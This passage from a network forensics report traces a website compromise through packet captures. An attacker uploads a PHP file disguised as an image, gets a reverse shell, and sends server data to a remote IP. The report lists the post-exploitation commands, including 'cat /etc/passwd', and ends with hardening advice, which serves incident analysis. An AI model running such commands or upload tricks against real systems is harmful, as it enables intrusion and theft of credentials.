

Fig 10: Evidence showing the stepwise navigation of the attacker on the website.

Then finally, the attacker located the malicious file at ***http://shoporoma.com/reviews/uploads/image.jpg.php.*** Calling this file immediately activated the payload and a reverse shell was connected to the attacker's socket on a listening port.



Fig 11: Evidence from protocol expansion showing a successful navigation of the uploaded malicious file on the server.

The attacker confirmed successfully infiltration with the following command

- `Whoami`
- `uname -a`
- `Pwd`
- `ls /home`
- `Cat /etc/passwd`



Fig 12: Evidence from the tcp stream showing a successful command and control validation.

Packet 318 - 321 revealed that the attacker navigates to the path etc/passwd/ and viewed the passwords on the server then downloaded the passwords to a remote sockets with the ip address of 117.11.88.124 on port 443



Fig 13: Evidence showing flagged packets for suspicious activity and broken tcp-handshake.

Image

4.0 Analysis and Results

The attacker has an IP address of **117.11.88.124** from the city of **Tiajin**, **Nankai district** in **China**.



Fig 14: Evidence showing the geolocation of the attacker's IP address..

The website was vulnerable majorly to Remote Code execution as a result of unrestricted /improper file upload, Insecure inputs validation, misconfigured server file permission and command injection.

The network based indicator for compromised was suspected from the constant communication of the server to one single IP address



Fig 15: Evidence from packet conversation showing a conversation between the client and server.



Fig 16: Evidence from packet conversation showing constant conversation from the server to the client.



Fig 17: Evidence from packet conversation showing a conversation between the client and server.

4.1 Protocol Hierarchy

IPv4 is the most prevalent protocol of the network layer. Similarly , the transport layer shows all the packets to be TCP protocol completely. The application layer has a stream of media files (MIME) in the packet conversation. The HTTP also has the highest percentage bytes indicating that a lot of conversions occur at this protocol. The HTML form also tells a tale of a form being in play in the conversation stream at the application layers.



Fig 18: Evidence from protocol hierarchy showing the most prevalent protocol.

4.2 IO graph Analysis

A high peak of 141 packet/s was observed and traced to packet 321. Further investigation of the tcp stream of this packet revealed that this was a large data percentage conversation which happened to be the password exploited by the attacker.



Fig 19: Evidence from IO graph showing tcp errors and bursty spike from packet 321.

5.0 Conclusion and Recommendation

The forensics investigation revealed that an attacker carried out a remote code execution on the website site using reverse shell payload through a vulnerable file upload form and sensitive data was stolen.

It's highly recommended that any file uploaded to the website should be properly validated while file permissions for groups and others should be limited to read only access (744).